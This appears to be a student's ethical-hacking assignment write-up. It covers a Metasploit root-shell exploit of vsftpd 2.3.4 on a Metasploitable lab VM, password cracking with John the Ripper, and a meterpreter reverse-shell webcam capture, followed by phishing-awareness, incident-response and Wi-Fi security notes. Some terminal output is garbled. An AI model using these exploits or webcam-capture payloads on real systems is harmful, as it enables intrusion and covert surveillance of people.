80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
593/tcp   open  encrypted
513/tcp   open  rlogin  OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1095/tcp open  java-rmi  GNU Classpath gmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs   2-4 (RPC #100003)
2125/tcp open  ftp   ProFTPD 1.3.5
2386/tcp open  mysql  MySQL 5.0.51a-ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7

> 5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
```

Step 3: Then we go back to our terminal and run the command <`msfconsole`> to access Metasploit, within metasploit there is exploit for <`vsftpd 2.3.4`> we'll take advantage of that. So we run the command <`use exploit/unix/ftp/vsftpd_234_backdoor`> then we type the command <`show options`>



```
File Edit View VM Tabs Help || Library Metasploitable2-Linux KALI My Computer Type here ... Sep 3 21:25 tomwiwa@kali: ~

[+] My Computer
  - Other 64-bit
  - Metasploit
  - KALI

5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.7.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  vnc      (access denied)
6667/tcp open  irc      UnrealIRCd
8080/tcp open  http    Apache Tomcat/Coyote JSF engine 1.1
8180/tcp open  http    Apache Tomcat/Coyote JSF engine 1.1
MAC Address: 00:0C:29:93:9A:0A (VMware)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds

tomwiwa@kali: ~] msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

=+ [ metasploit v6.4.9-dev
+- --> 2420 exploits - 1240 auxiliary - 423 post
# ==--> 3168 payloads - 47 encoders - 11 nops
# ==--> 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/ftp/
```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "Metasploitable2-Linux". The user has run the command "msf6" and is interacting with the Metasploit Framework. The session starts with a brief overview of available modules:

```
[+] =[ metasploit v6.4.0-dev
+ -- -= 2420 exploits - 1248 auxiliary - 423 post
+ -- -= 11468 payloads - 47 encoders - 11 nops
+ -- -= 9 evasion ]
```

Then, the user runs "use exploit/unix/ftp/" to select a module. The "Matching Modules" section lists three options:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod.Copy Command Execution
1	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution
2	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

The user then interacts with the module selection process:

```
Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/ftp/vsftpd_234_backdoor
```

After selecting the third module, detailed information is displayed:

```
msf6 > info 2

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03


  Provided by:
    hdm <x@hdm.io>
    MC cncg@metasploit.com

  Available targets:
    Id  Name
    -- --
    => 0  Automatic

  Check supported:
    Mn
```

A status message at the bottom indicates: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

Step 4: Next we enter the command <**set RHOST 192.168.29.131**> then the command will be pushed to Metasploitable 2. As we can see in the picture below, we already have the command shell.



The screenshot shows the Metasploit Framework interface running on a Kali Linux VM. The terminal window displays the following session details:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS 192.168.29.131  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  21              yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.29.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.29.131:21 - USER: 331 Please specify the password.
[*] 192.168.29.131:21 - Backdoor shell has been spawned, handling...
[*] 192.168.29.131:21 - Old: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.128:40235 -> 192.168.29.131:6200) at 2024-09-03 20:31:30 +0100

set RHOST 192.168.29.131
[*]
[*] Abort session 1? [y/N] N
[*] Aborting foreground process in the shell session
sh: line 7: : command not found
```
[*] Abort session 1? [y/N] N
[*] Aborting foreground process in the shell session
sh: line 8: : command not found
[*] Exploit
sh: line 9: exploit: command not found
sh: line 10: ``
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 5: To see which directory we are now we'll enter `<whoami>`. From the picture below we can see that all the files and folders are the same which mean we already gained good access.



The screenshot shows a Kali Linux desktop environment. A terminal window titled "Metasploitable2-Linux" is open, displaying a list of files and directories. The user has run the command "sh" at the prompt, which resulted in an error message: "sh: line 9: exploit: command not found". The terminal also shows the user's path as "tomiwa@kali: ~" and the date and time as "Sep 3 21:28". Below the terminal, a message from the host system states: "User root may run the following commands on this host: (ALL) ALL".

```
sh: line 9: exploit: command not found
whoami
root
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/fusemount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp-client/call-dhclient-script
/usr/bin/godedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/vncrypt-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/mewgrp
/usr/bin/chfn
/usr/bin/mmap
/usr/bin/chash
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/sbin/tcpdump
/usr/sbin/apache2-suexec
/usr/lib/eject/ncrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
find / -writable -type d 2>/dev/null
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sudo -l
User root may run the following commands on this host:
(ALL) ALL
```

## QUESTION 6:

Q6. Employ a password cracking tool such as John the Ripper or Hydra to illustrate how a weak password can be compromised. Provide a detailed explanation of the step-by-step process you followed to achieve this.

The screenshot shows a terminal window titled 'Metasploitable2-Linux' running on a Kali Linux system. The terminal session starts with a 'sudo apt-get update' command, which fetches package lists from the Kali Rolling repository. This is followed by the installation of the 'john' password cracking tool using 'sudo apt-get install john -y'. After the tool is installed, a password hash ('weak\_hash.txt') is generated from the string 'password123' using the command 'openssl passwd -1 -salt xyz password123'. Finally, the user attempts to crack this hash using the command 'john weak\_hash.txt', which successfully identifies the password as 'password123'.

```
[tomiwa@kali:~] $ sudo apt-get update
[sudo] password for tomija:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [39.7 kB]
Get:3 http://kali.download/kali kali-rolling/main i386 Packages [47.3 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [108 kB]
Get:5 http://kali.download/kali kali-rolling/contrib i386 Packages [267 kB]
Fetched 67.4 kB in 2min 11s (1107 kB/s)
Reading package lists...
[tomiwa@kali:~] $ sudo apt-get install john -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
john is already the newest version (1.9.0-Jumbo-1+git20211102-0kali7+b1).
john set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1126 not upgraded.
[tomiwa@kali:~] $ echo "user:$ (openssl passwd -1 -salt xyz password123)"> weak_hash.txt
[tomiwa@kali:~] $ cat weak_hash.txt
"user:$ (openssl passwd -1 -salt xyz password123)"
[tomiwa@kali:~] $ sudo apt-get install john -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
john is already the newest version (1.9.0-Jumbo-1+git20211102-0kali7+b1).
0 upgraded, 0 newly installed, 0 to remove and 1126 not upgraded.
[tomiwa@kali:~] $ echo "user:$ (openssl passwd -1 -salt xyz password123)"> weak_hash.txt
[tomiwa@kali:~] $ cat weak_hash.txt
"user:$ (openssl passwd -1 -salt xyz password123)"
[tomiwa@kali:~]
```

When I run `sudo apt-get update`, I am executing the `apt-get update` command with superuser privileges. This is necessary because updating the package index requires administrative permissions. The `sudo` command temporarily grants these permissions, allowing `apt-get update` to access system files and directories that are restricted to normal users.

Here's a brief overview of what happens:

1. Fetch Updates
2. Update Index: It downloads the latest package information from these repositories.
3. Prepare for Install/Upgrade: This updated information is used to ensure that any future installations or upgrades of packages are done with the most current versions.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'Metasploitable2-Linux'. The terminal content shows the following steps:

```

File Edit View VM Tabs Help | ||| Type here ...
Library My Computer Other 64-bit Metasploitable KALI My Computer
Sep 3 21:20 tomiwa@kali: ~
"user:$(openssl passwd -1 -salt xyz password123)"
(tomiwa@kali) [-]
$ echo "user:$(openssl passwd -1 -salt xyz password123)" > weak_hash.txt
(tomiwa@kali) [-]
$ cat weak_hash.txt
user:$1$xyzYh0MTbjR/T1EsMNB.r7cu0
(tomiwa@kali) [-]
$ john --format=md5crypt weak_hash.txt
Created directory: /home/tomiwa/.john
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 openMP threads
Proceeding with single password:Single
Press 'n' or Ctrl-C to abort, almost any other key for status
Warning: Only 94 candidates buffered for the current salt, minimum 96 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
eg 0:0:0:1:44 3/3 avg/s 22514p/s 22514c/s 22514C/s dhubye..dhure
Session aborted
(tomiwa@kali) [-]
$ john --show weak_hash.txt
0 password cracked, 1 left
(tomiwa@kali) [-]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt weak_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 openMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
(tomiwa@kali) [-]
$ john --show weak_hash.txt
0 password hashes cracked, 1 left
(tomiwa@kali) [-]
$ locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

```

The terminal prompt is 'tomiwa@kali: ~'. The session ends with a message: 'Session aborted'.

**john:** Executes John the Ripper.

1. **--wordlist=/usr/share/wordlists/rockyou.txt:** Specifies the wordlist to use for cracking passwords. In this case, it's the popular `rockyou.txt` wordlist located in `/usr/share/wordlists/`.
2. **--format=md5crypt:** Defines the hash format used in `weak_hash.txt`. In this case, it tells John to expect MD5-based crypt hashes.
3. **`weak_hash.txt`:** The file containing the hashed passwords you want to crack.

Make sure `rockyou.txt` is available at the specified location and that `weak_hash.txt` contains MD5-based crypt hashes. If everything is set up correctly, John the Ripper will use the wordlist to attempt to crack the passwords.

For this command to work as intended, John the Ripper must have already processed `weak_hash.txt` and cracked some passwords. The `--show` option will display the results of these cracked passwords. If no passwords have been cracked yet, or if John hasn't been run on this file, the output will indicate that no results are available.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'Metasploitable2-Linux' and the tab title is 'KALI'. The terminal session is as follows:

```
(tomiwa@kali)-[~] $ john --show weak_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
(tomiwa@kali)-[~] $ john --show weak_hash.txt
0 password hashes cracked, 1 left
(tomiwa@kali)-[~] $ locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
(tomiwa@kali)-[~] $ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for tomiwa:
(tomiwa@kali)-[~] $ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt weak_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[press q]
ig 0:00:00:00 DONE (2024-09-03 21:14) 14.28g/s 21942p/s 21942c/s 753951..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(tomiwa@kali)-[~] $ john --show weak_hash.txt
user:password123
1 password hash cracked, 0 left
(tomiwa@kali)-[~]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

The command `john --show weak_hash.txt` is used to display cracked passwords for hashes found in the '`weak_hash.txt`' file, assuming that John the Ripper has previously cracked some of them.

Here's a breakdown of the command:

1. `john`: Runs John the Ripper.
2. `--show`: Displays the cracked passwords.
3. `weak_hash.txt`: Specifies the file containing the hashes.


## **QUESTION 7:**

Q7. Conduct a simulated phishing attack in a wide area network (WAN) environment using any suitable tool to demonstrate potential risks, specifically focusing on accessing webcams. Provide a detailed account of the steps you took during the simulation.

Additionally, explain effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing attacks.

1. Type msfconsole to create payload
2. Set payload windows/meterpreter/reverse\_tcp
3. set LHOST 192.168.28.128

#### 4. set LPORT 4444



The screenshot shows a Kali Linux 2023.3 VM running in VMware Workstation. The desktop environment is visible at the bottom, showing various icons and a taskbar. Two windows are open in the foreground:

- Metasploit Framework (Terminal):** The terminal window displays the Metasploit command-line interface (msfconsole). A user has set up a reverse TCP handler on port 4444 and is streaming video from a webcam to this port. The video feed is visible in the Microsoft Edge browser window.
- Microsoft Edge Browser:** This window shows a Google Meet video call. The video frame displays a live stream from a camera, which appears to be a person's face. The URL in the address bar is "Google Meet and 1 more page - Personal - Microsoft".


The Metasploit session output includes:

```
msf exploit(multi/handler) > exploit
[*] Handler failed to bind to 192.168.28.128:4444 - -
[*] Started reverse TCP Handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.47.1
[*] Meterpreter session 1 opened (192.168.47.1:4444 → 192.168.47.1:81114) at 2024-09-11 15:13:35 -0400

meterpreter > webcam_start
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/DWnIbJeN.html
[*] Preparing...
[*] stdapi_webcam_start: Operation failed: 731
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: Google Meet and 1 more page - Personal - Microsoft
[*] Streaming...
[*] Webcam Stream Edge
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Webcam shot saved to: /home/kali/webcam.jpg
[*] Webcam shot saved to: /home/kali/webcam.h264
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/DWnIbJeN.html
[*] Streaming...
```

At the bottom of the Metasploit session, there is a note: "Metasploit tip: Start commands with a space to avoid saving them to history".

This shows the live streaming on the payload.



## **Effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing:**

Educating and raising awareness among employees about safeguarding against phishing attacks is crucial for maintaining network security. Here are effective strategies for achieving this:

### **1. Conduct Regular Training Sessions**

**Interactive Workshops:** Host workshops that simulate phishing scenarios, allowing employees to experience and learn how to identify phishing attempts. **E-Learning Modules:** Provide online courses that cover the basics of phishing, types of attacks, and preventive measures.

**Guest Speakers:** Invite cybersecurity experts to speak about real-world phishing threats and best practices.

### **2. Implement Phishing Simulations**

**Simulated Attacks:** Regularly send simulated phishing emails to employees to test their responses and provide immediate feedback and educational resources based on their actions.

**Metrics and Reports:** Track the results of simulations to identify areas where additional training may be needed and to measure improvements over time.

### **3. Develop Clear Policies and Procedures**

**Phishing Response Guidelines:** Create and distribute a clear set of procedures for reporting suspected phishing attempts, including who to contact and what steps to follow.

**Update Regularly:** Ensure that policies are updated to reflect new phishing tactics and techniques.

### **4. Promote Awareness Through Communication**

**Regular Updates:** Share updates about recent phishing threats and trends through newsletters, emails, or internal communications.

**Posters and Infographics:** Display visual reminders about phishing threats and best practices in common areas like break rooms and near workstations.

#### **5. Foster a Security-Conscious**

##### **Culture Leadership**

**Engagement:** Have senior leaders demonstrate their commitment to cybersecurity by participating in training and emphasizing its importance.

**Recognition and Rewards:** Recognize and reward employees who demonstrate good security practices or report phishing attempts, reinforcing positive behavior.

#### **6. Provide Hands-On Tools and Resources**

**Security Toolkits:** Offer tools such as browser extensions or email filters that help identify potential phishing emails.

**Quick Reference Guides:** Distribute checklists or reference cards that employees can keep at their desks for quick guidance on recognizing and handling phishing attempts.

#### **7. Encourage a Reporting Culture**

**Anonymous Reporting:** Provide a way for employees to report suspected phishing attempts anonymously to reduce fear of repercussions.

**Prompt Investigation:** Ensure that reported phishing attempts are promptly investigated and feedback is provided to the reporting employee.

#### **8. Monitor and Improve**

**Regular Assessments:** Periodically assess the effectiveness of your training programs and adjust them based on feedback and new phishing trends.

**Continuous Improvement:** Stay informed about emerging phishing techniques and adjust your training and awareness programs accordingly. By employing these strategies, organizations can enhance their employees' ability to recognize and respond to phishing threats, thereby strengthening overall network security.

## QUESTION 8:

Q8. Scenario:

You work for a medium-sized e-commerce company that handles a large volume of customer data, including personal information and payment details. The company's website and backend systems are crucial for operations.

One morning, an employee notices unusual activity on the company's internal network monitoring system. After further investigation, it becomes evident that an unauthorized user has gained access to the company's customer database. The security team suspects a potential data breach.

Task:

As an intern in the cybersecurity and ethical hacking domain, your task is to develop an incident response plan to address this situation. The plan should outline the steps to take in case of this security incident.

As an intern in the cybersecurity and ethical hacking domain who discovers an unauthorized user has gained access to the company's customer database for which a data breach is suspected, I am going to implement the NIST framework.

Implementing the NIST Cybersecurity Framework (CSF) in response to a data breach involves several steps to ensure effective management and recovery. Here's a structured approach:

**Identify:** Assess the impact of the breach by identifying which assets and data were compromised. Review your organization's risk management processes and determine any vulnerabilities that may have been exploited.

**Protect:** Strengthen your defenses to prevent further breaches. This might involve updating access controls, patching vulnerabilities, and reinforcing security policies. Ensure that you have adequate data encryption and backup strategies in place.

**Detect:** Enhance your monitoring and detection capabilities to identify any signs of compromise or anomalies. Implement improved logging and real-time monitoring systems to detect potential breaches early.

**Respond:** Develop and execute an incident response plan to manage the breach. This includes containing the breach, communicating with affected parties, and taking steps to mitigate damage. Ensure your response team follows predefined protocols and keeps accurate records of all actions taken.

**Recover:** Work on restoring normal operations and services while minimizing the impact on your organization. Review and improve your recovery plan based on lessons learned from the breach. Ensure that systems are securely restored and conduct a thorough analysis to prevent future incidents.

**Review and Improve:** After handling the breach, conduct a post-incident review to understand what went wrong and how your response can be improved. Update your security policies, procedures, and training programs based on these findings to better prepare for future incidents.

By following these steps aligned with the NIST CSF, I can effectively manage and mitigate the impact of a data breach.

## QUESTION 9:

**Q9. Provide an in-depth explanation of the distinctions between WEP, WPA, WPA2, and WPA3 in the context of wireless networking. Additionally, please share your recommendation for the most secure option among them and elucidate the reasons behind your choice.**

In the context of wireless networking, WEP, WPA, WPA2, and WPA3 are different security protocols designed to protect data transmitted over Wi-Fi networks. Here's an in-depth look at their distinctions:

**1. WEP (Wired Equivalent Privacy)** Introduced: 1997 as part of the original IEEE 802.11 standard.

**Encryption:** Uses the RC4 encryption algorithm with 64-bit (40-bit key) or 128-bit (104-bit key) keys.

**Security:** WEP is considered very weak by today's standards. It suffers from several vulnerabilities:

**Weak Encryption:** RC4's stream cipher can be cracked with sufficient data capture and analysis.  
**Key Management Issues:** WEP uses static keys, which can be easily intercepted and reused.

**Lack of Integrity Checking:** WEP's integrity checking is weak, leading to susceptibility to attacks like packet injection and replay attacks.

**Status:** Generally deprecated and not recommended for use due to its numerous security flaws.

**2. WPA (Wi-Fi Protected Access)** Introduced: 2003 as a transitional security protocol to improve upon WEP.

**Encryption:** Uses the Temporal Key Integrity Protocol (TKIP) with RC4, which provides per-packet key mixing.

**Security:**

**Improved Encryption:** TKIP dynamically generates a new key for each packet, which helps address some of WEP's weaknesses.

**Message Integrity Check:** WPA includes a Message Integrity Code (MIC) to protect against packet tampering.

**Enhanced Authentication:** WPA supports improved authentication mechanisms, such as 802.1X for enterprise environments. **Status:** While more secure than WEP, WPA is still not as robust as WPA2 and WPA3. WPA is largely phased out in favor of WPA2 and WPA3.

